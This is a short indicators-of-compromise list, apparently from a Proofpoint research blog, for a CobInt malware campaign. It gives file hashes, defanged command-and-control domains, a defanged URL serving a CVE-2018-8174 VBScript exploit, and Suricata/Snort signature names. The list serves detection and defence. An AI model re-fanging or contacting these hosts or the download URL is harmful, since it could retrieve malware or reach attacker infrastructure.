eb9d34aba286471a147488ea82eec9902034f9f1cf75c4fa1c7dd40815a493d8	SHA256	ThreadKit Document (August 16)
8263e0db727be2660f66e2e692b671996c334400d83e94fc0355ec0949dce05c	SHA256	CobInt Stage 1 (August 16)
click-alfa[.]com	Host	CobInt C&C (August 16)
5d29b89e9ee14261c1b556bbc66650488b590f311173aef641e178ba735e6e0d	SHA256	Exploit Document (September 4)
hxxps://raifeisen[.]co/invoice/id/305674567	URL	Download URL to CVE-2018-8174 VBS (September 4)
9c0ddfcfb8d1e64332fa7420f690e65a6c4ecbeef6395f4c7645da51098962cc	SHA256	CVE-2018-8174 VBS (September 4)
activrt[.]com	Host	CobInt C&C (September 4)

ET and ETPRO Suricata/Snort Signatures

2832437 || ETPRO TROJAN Observed Malicious SSL Cert (cobint Downloader)

2832171 || ETPRO TROJAN Observed Malicious SSL Cert (cobint Module CnC)

Subscribe to the Proofpoint Blog